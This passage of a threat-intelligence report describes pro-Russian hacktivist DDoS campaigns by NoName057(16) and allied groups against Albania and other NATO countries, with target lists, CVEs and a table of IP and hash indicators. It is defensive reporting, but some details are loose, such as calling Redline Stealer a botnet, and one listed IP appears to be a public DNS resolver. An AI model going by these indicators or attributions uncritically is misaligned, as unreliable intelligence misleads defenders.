

Figure 6: AI-generated image of the attack on Albania

During the *Threat Intelligence* analysis, it is seen that the *"Cyber Army Russia Reborn"* group is making DDoS attacks against the infrastructures of Albania. This group is motivated geopolitically around the attacks in the Balkans, where may also include other cyber hacking actors such as *CARRtel Hacknet, Noname057 (16), CyberDragon.*

In the post of this group, it is written that this group is resuming a campaign towards the Balkan countries.

This group has also confirmed the agreement with the ***group NoName057(16),*** the group that attacked institutions of the Republic of Albania in September 2023.

Figure 7: Publication about the collaboration between NoName057(16) and Cyber Army

Subsequently, this group has also carried out attempted DDoS attacks against the institutions of the Republic of Albania. All three infrastructures are currently under control and NCSA is fully available to support them at any moment.

NoName057 (16)

NoName057(16) is a threat group that has been actively conducting DDoS attacks against various organizations in Ukraine and other pro-Ukraine countries.

The group targets a wide range of sectors, including public administration, transport, finance, national security, telecommunications, utilities, energy and banking.

NoName057(16) exploited multiple CVEs, including CVE-2017-0143, CVE-2017-0147, CVE-2014-3153, and CVE-2017-0199, to launch their attacks.

The group's activities pose a significant cyber security risk to organizations in the targeted sectors, as DDoS attacks can disrupt operations, cause financial losses and damage reputations.

People CyberArmy of Russia

The data shows that the People CyberArmy of Russia is a threat group. However, no specific type of group is mentioned, suggesting that the group's activities and motivations may not be well-defined or publicly known.

Main points:

Potential for cyberespionage: Threat actor groups often engage in cyberespionage to gather sensitive information for political or financial gain.

Targeted attacks: Threat actors can target specific organizations or individuals based on their value or vulnerability.

Use of Malware: Threat actors typically use malware to compromise systems, steal data, or disrupt operations.

Evolving Tactics: Threat actors are constantly adapting their tactics and techniques to avoid detection and countermeasures.

CAMPAIGN IN ALBANIA:

First details: March 2022

Target: Ukraine and NATO countries

Sectors: Foreign Affairs, Transport, Government, Critical Infrastructure, Finance

On 22/09/2023 there was an attack of the category: **"DDoS"** towards some websites of the infrastructures of Albania. This attack was claimed by the **Russian Group NoName057(16).**



Figure 8: Announcement of the NoName057 group on the Telegram platform

NoName057(16) is a pro-Russian hacktivist group that has been conducting a campaign of DDoS attacks against Ukraine and NATO organizations since the early days of the war in Ukraine. The group has targeted government organizations and critical infrastructure and has been responsible for disrupting services across Denmark's financial sector. It was also reported that on January 11, NoName057(16) targeted the websites of candidates for the 2023 Czech presidential election.

The group's motivations are mainly focused on websites that are relevant to countries critical of the Russian invasion of Ukraine. The initial attacks focused on Ukrainian websites, but later moved towards NATO as well.

Figure 9: Map of countries targeted by NoName057(16)

Actor Details

NoName057(16), also known as ***NoName05716, 05716nnm*** or ***Nnm05716*** is a pro-Russian hacker group that has been conducting a campaign of DDoS attacks on Ukraine and NATO countries since the early days of the Ukrainian war. The group has targeted government organizations and critical infrastructure in various countries. In December 2022, the group was responsible for disrupting the official website of the Polish government. As noted by the Polish government, the incident was a response to the Republic of Poland officially recognizing Russia as a state sponsor of terrorism in mid-December 2022. It is responsible for disrupting services in Denmark's financial sector. It was also reported that on January 11, NoName057(16) attacked the websites of candidates in the 2023 presidential election in the Czech Republic. The group operates through Telegram channels, a toolkit that supports several operating systems, and on GitHub.

Details

Table 1: Details about NoName

Origin	Motive	Target regions	Target industries
Russia	Hacktivism and Destruction	Ukraine and NATO	Foreign Affairs, Transport, Government, Critical Infrastructure, Finance



Figure 10: Sectors targeted by NoName057(16)

SOCRadar researchers observed that the group runs a total of 5 Telegram channels:
1. NoName057(16) – used for announcing their statements (mostly through screenshots of their DDoS attacks in Russian
2. NoName057(16) Eng – contains the same posts as the main channel translated into English
3. NoName057(16) – a chat channel that members use to communicate
4. NoName057(16)_reserve – group backup channel
5. DDosia Project – the communication channel they have created for the Dosia tool they use

From May 8, 2023 to June 26, 2023, the enhanced DDoSia tool targets a number of countries, including: Lithuania, Ukraine, Poland, Italy, Czech Republic, Denmark, Latvia, France, United Kingdom, and Switzerland.

The group is attacking Ukraine and NATO member states, and it is thought that they will expand the attacks to the countries that support Ukraine during the war between Ukraine and Russia.

Looking at the group's statements in January, it is noted that more than a quarter of the attacks have targeted the Czech Republic, and they do not give any reason for the attacks other than "Russophobia". Looking at the statements in February, almost half of the attacks (42.5%) were aimed at Ukraine and Sweden, and the group attacks several sectors of the victim countries such as:

- Public administration
- Transport and Storage
- Finance and Insurance
- National Security and Foreign Affairs
- Telecommunications
- Couriers and Express Delivery Services
- Municipal services
- Commercial Banking



Figure 11: Percentage distribution of group attack, during the month of January by targeted countries (Source: SOCRadar)



Figure 12: Percentage distribution of attacks during the month of February based on the targeted countries

In recent attacks, **NoName057(16)** has targeted the financial sector, primarily Ukrainian and Polish financial institutions.

Ukranian finantial institutions include:

- Joint Stock Company "Bank Credit Dnepr,"
- State Savings Bank of Ukraine "Oshchadbank,"
- Joint Stock Company TASCOMBANK,
- Bank JSC "UNIVERSAL BANK,"
- Pravex-Bank,
- MTB Bank,
- Piraeus Bank,
- Bank JSB "CLEARING HOUSE,"
- IndustrialBank,
- Ukrsibbank BNP Paribas Group,
- Credit Agricole Bank.

While in Poland they include:

- PKO Bank Polski,
- Bank Pekao,
- Plus Bank,
- Raiffeisen Bank,
- Polish Development Fund (PFR) Ventures, and another Polish Development Fund Group, PFR Towarzystwo Funduszy Inwestycyjnychhas been targeted by NoName057(16).

Attack methods of group NoName057(16)

The group's primary attack method is Distributed Denial of Service (DDoS). To carry out a DDoS attack, botnets are needed. The hacker group has so far used the Redline Stealer botnet Bobik, a Remote Access Trojan (RAT) to operate its DDoS attacks.



Figure 13: Bobik process setup used by NoName057(16) (Source: Avast)



Figure 14: Target sectors in July 2023



Figure 15: Most Attacked States in July 2023



Figure 16: Top 50 websites attacked by NoName057(16)

Reference and action based on MITRE ATT&CK Tactics, Techniques, and Procedures (TTPs) and Indicators of Compromise (IoC) of Russian Malicious Group NoName057.

Figure 17: Techniques, Tactics and Procedures used by NoName057(16)

Indicators of Compromise (IOCs)

Table 2: Indicators of Compromise

TYPE	Attack indicators
IPv4	94.140.114.239
IPv4	23.216.147.64
IPv4	20.99.184.37
IPv4	192.229.211.108
IPv4	114.114.114.114
IPv4	2.57.122.82
IPv4	2.57.122.243
IPv4	109.107.181.130
IPv4	77.91.122.69
IPv4	31.13.195.87
FileHash-SHA256	fae9b6df2987b25d52a95d3e2572ea578f3599be88920c64fd2de09d1703890a
FileHash-SHA256	f0fe30d33eeb8bb73f7d3ff4844ae632e3ed6a5f55f46ebc8b008c2f274f23e6
FileHash-SHA256	ee003e90d86ad027df9a10ba1d5cd34b0d806d8a31200bfbb472b3911e8a5934
FileHash-SHA256	ca60e1a24868136bc2ee27c7bf33e6605ea6bac297ef9c25cefed1902914dabf
